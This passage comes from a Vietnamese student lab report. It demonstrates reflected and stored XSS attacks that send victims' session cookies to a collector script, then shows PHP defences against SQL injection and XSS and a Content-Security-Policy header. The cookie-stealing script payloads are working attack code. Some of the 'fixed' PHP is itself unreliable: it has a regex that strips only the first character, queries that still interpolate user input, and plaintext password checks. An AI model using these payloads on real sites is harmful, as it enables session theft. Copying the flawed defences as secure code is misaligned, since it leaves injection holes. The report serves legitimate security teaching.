Ta có 1 trang chat do sơ xuất nên khi ta có thể thực thi được javascript ngay khi chat với người khác

Ta gửi tin nhắn cho người bên kia

```
<a href="#" onclick="sendCookie()">
```

```
 <br>Click để lấy contact</a>
```

```
<script>
```


```
function sendCookie() {
```

```
var cookieValue = document.cookie;
```

```
var encodedCookieValue = encodeURIComponent(cookieValue);
```

```
var url = "http://localhost/Webs-vul/getCookie/get.php?cookie=" + encodedCookieValue;
window.location.href = url; }
```

```
<script>
```




**Hình 3. 15 Sau khi gửi đoạn javascript khai thác Reflexed XSS**

Khi đối phương nhấn vào link thì bên attacker lấy được cookie phiên nạn nhân



**Hình 3. 16 File đã có cookie của nạn nhân**

### 3.2.4 Stored XSS



**Hình 3. 17 Comment sản phẩm**

Ta viết đoạn comment sau vào phần bình luận

```
<script> alert("hacked");var img = new Image(); img.src = "http://localhost/Webs-vul/getCookie/get.php?cookie="+ document.cookie; </script>
```

Loa 1

Giá 555.00

Thêm vào giỏ hàng

Tên của bạn:

Trung

Bình luận của bạn:

<script> alert("hacked");var img = new Image(); img.src = "http://localhost/vebs-vul/getCookie/get.php?cookie=" + document.cookie; </script>


Gửi bình luận

Các bình luận

Không có bình luận nào.

**Hình 3. 18 Chèn script để khai thác Stored-XSS**

Sau khi gửi đoạn đó ta có kết quả là mỗi khi có một ai vào xem sản phẩm này thì sẽ xuất hiện 1 bảng alert(hacker) và sau khi nhấn ok thì cookie của người đó sẽ được gửi cho attcker



**Hình 3. 19 Kết quả khai thác Stored-XSS**

### 3.3 Phương pháp phòng thủ

#### 3.3.1 Ngăn chặn Sqlinjection

##### a) Bỏ qua đăng nhập

Một số nguyên nhân gây ra sqli như là chưa lọc kí tự đầu vào

```
$username = $_POST['username'];
$password = $_POST['password'];
$sql = "SELECT * FROM user where UserName = '$username' AND Password = '$password'";
$result = mysqli_query($conn, $sql);
if (mysqli_num_rows($result) > 0) {
    session_start();
    $_SESSION['username'] = $username;
    $_SESSION['password'] = $password;
    header('Location: sanpham.php');
} else {
    $message1 = 'Invalid username or password';
}
```

Hướng giải quyết: Ta sử dụng hàm `mysqli_real_escape_string()` để lọc dữ liệu đầu vào, Sử dụng prepared statement (sử dụng tham số thay vì các giá trị cụ thể để đưa vào câu truy vấn)

```
if (preg_match('/^[^\\w\\s]/', $username) || preg_match('/^[^\\w\\s]/', $password)) {  
    $message1 = 'Không đấm được web đâu';  
    $is_login = false;  
}else{  
    $username1 = mysqli_real_escape_string($conn, $username);  
    $password1 = mysqli_real_escape_string($conn, $password);  
    $stmt = $conn->prepare("SELECT * FROM user where username = ? and password = ?");  
    $stmt->bind_param("ss", $username1,$password1);  
    $stmt->execute();  
    $result = mysqli_stmt_get_result($stmt);  
    if (mysqli_num_rows($result) > 0) {  
        $is_login = true;  
    }  
}
```

Kết quả là ta không thể thực hiện bỏ qua đăng nhập được nữa



**Hình 3. 20 kết quả ngăn chặn SQL injection cho phép bỏ qua đăng nhập**

### 3.3.2 Ngăn chặn XSS

#### a) Filter đầu vào

- Chuyển đầu vào thành dạng chuỗi

```

$comment = $_POST['comment'];
$comment1 = htmlspecialchars($comment);

$name = $_POST['name'];

$servername = "localhost";
$username = "root";
$password = "";
$dbname = "webbanhang";
$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
if(isset($_SESSION['username'])) {
    $sql = "INSERT INTO commentsp (product_id, comment_text,user_name) VALUES ('$id', '$comment1', '$name'";

```

Kết quả

The screenshot shows a web application interface. On the left, there's a product card for a watch labeled 'Đồng Hồ 1' with a price of 'Giá 555.00'. Below the price is a button 'Thêm vào giỏ hàng'. To the right of the watch image are some specifications: 'Pin 6 ngày / Sec 2 giờ', 'Kính cường lực', and 'Có nghe gọi'. On the right side of the page, there's a form for user input. The 'Tên của bạn:' field contains 'Trung'. The 'Bình luận của bạn:' field contains the text '<script> alert(1) </script>'. Below this is a blue button 'Gửi bình luận'. At the bottom, there's a section titled 'Các bình luận' showing a comment by 'Trung' with the text '<script> alert(1) </script>' and a blue button 'Xóa'.

Hình 3. 21 Ngăn chặn XSS chuyển hết về text

Xóa thẻ Script

```

$id = $_SESSION['id'];
if (isset($_POST['comment'])) {


    $comment = $_POST['comment'];
    $comment3 = strip_tags($comment);
    $name = $_POST['name'];

    $servername = "localhost";
    $username = "root";
    $password = "";
    $dbname = "webbanhang";
    $conn = new mysqli($servername, $username, $password, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error);
    }
    if(isset($_SESSION['username'])) {
        $sql = "INSERT INTO commentsp (product_id, comment_text,user_name) VALUES ('$id', '$comment3', '$name')";
    }
}

```

Kết quả





**Hình 3. 22 Ngăn chặn XSS xóa thẻ script**

- Xóa các ký tự đặc biệt chỉ nhận các ký tự a-z, A-Z và 0-9

```
$id = $_SESSION['id'];
if (isset($_POST['comment'])) {

    $comment = $_POST['comment'];
    $allow_chars = '/^[^a-zA-Z0-9]/';
    $comment2 = preg_replace($allow_chars, '', $comment);

    $name = $_POST['name'];

    $servername = "localhost";
    $userN = "root";
    $passwd = "";
    $dbname = "webbanhang";
    $conn = new mysqli($servername, $userN, $passwd, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error);
    }
    if(isset($_SESSION['username'])) {
        $sql = "INSERT INTO commentsp (product_id, comment_text,user_name) VALUES ('$id', '$comment2','$name')";
```

Kết quả



**Hình 3. 23 Ngăn chặn XSS chỉ chấp nhận chữ và số**


- Chuyển các ký tự đặc biệt thành ký tự khác

```
$id = $_SESSION['id'];
if (isset($_POST['comment'])) {

    $comment = $_POST['comment'];
    $comment1 = htmlspecialchars($comment);
    $allow_chars = '/^[^a-zA-Z0-9]/';
    $comment2 = preg_replace($allow_chars, '', $comment1);
    $comment3 = strip_tags($comment2);
    $name = $_POST['name'];

    $servername = "localhost";
    $userN = "root";
    $passW = "";
    $dbname = "webbanhang";
    $conn = new mysqli($servername, $userN, $passW, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error);
    }
    if(isset($_SESSION['username'])) {
        $sql = "INSERT INTO commentsp (product_id, comment_text,user_name) VALUES ('$id', '$comment3','$name')";
```

Kết quả



**Đồng Hồ 1**

**Giá 555.00**

Thêm vào giỏ hàng

**Tên của bạn:**  
Trung

**Bình luận của bạn:**  
<script> alert(1) </script>

Gửi bình luận

Các bình luận

**Trung:** Iscriptgtalertllscriptgt

Xóa

Hình 3. 24 Ngăn chặn XSS encode các ký tự đặc biệt

b) Sử dụng Content Security Policy (CSP)

CSP được sử dụng để chỉ cho trình duyệt web rằng chỉ cho phép các script được tải từ tên miền hiện tại ('self') được thực thi. Điều này có nghĩa là bất kỳ script nào được chèn vào trang web từ một nguồn khác sẽ bị chặn và không được thực thi trên trang web.

```
<!DOCTYPE html>
<html lang="en">


<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="Content-Security-Policy" content="script-src 'self';">
    <title>Document</title>
</head>
```

## Kết quả

**Loa 3**

**Giá 555.00**

Thêm vào giỏ hàng



**Tên của bạn:**

**Bình luận của bạn:**

Gửi bình luận

Các bình luận

**manh:**  

Xóa

**Hình 3. 25 Ngăn chặn XSS sử dụng CSP**

## KẾT LUẬN

### Kết quả đạt được

Sau quá trình thực hiện đồ án, em đã rèn luyện cũng như tích lũy thêm được những kinh nghiệm về 1 số kỹ thuật tấn công web. Bên cạnh đó, em cũng thu được kết quả:

#### ➤ Về lý thuyết:

- Nắm được các phương pháp tấn công web điển hình.
- Trang bị thêm kiến thức về các bước tấn công một ứng dụng web .
- Trang bị thêm kiến thức về cách xây dựng một ứng dụng web an toàn.

#### ➤ Về thực nghiệm:

- Xây dựng được 1 trang web, tấn công và phòng thủ được 1 số lỗ hổng của web đó, 1 số lỗ hổng đã được khai thác như:

+ Sql Injection:

- Lỗ hổng SQL injection cho phép bỏ qua đăng nhập
- Union-based SQL injection

+ XSS

- Reflexed XSS
- Stored XSS

- Xây dựng được các phương pháp phòng thủ để phòng chống sql injection
- Xây dựng được các phương pháp phòng thủ để phòng chống Cross-site-script(XSS)

-

### Hạn chế

Do hạn chế về kiến thức cũng như thời gian nên việc tìm hiểu và khai thác còn một số hạn chế như sau:

- Tính ứng dụng còn hạn chế, mang tính chất mô phỏng
- Chỉ khai thác được một số lỗi
- Giao diện web chưa được đẹp

## **Hướng phát triển**

Từ những thiếu sót của ứng dụng nhóm em đưa hướng phát triển như sau:

- Mở rộng và phát triển dự án
- Khai thác thêm các lỗi trên web
- Hoàn thiện giao diện web

## **TÀI LIỆU THAM KHẢO**

- [1] TOP 10 lỗ hổng OSWAP : <https://owasp.org/www-project-top-ten/>
- [2] Web Security Academy(PortSwigger): <https://portswigger.net/web-security>
- [3] Một số lỗ hổng phổ biến của website và cách đối phó: <https://viblo.asia/p/mot-so-lo-hong-pho-bien-cua-website-va-cach-doi-pho-gVQvlwyJkZJ>
- [4].Cookie-based SQL injection:<https://resources.infosecinstitute.com/cookie-based-sql-injection/>
- [5] Content security policy(CSP): <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>
- [6] Training XSS Muscles: <https://brutelogic.com.br/blog/training-xss-muscles/>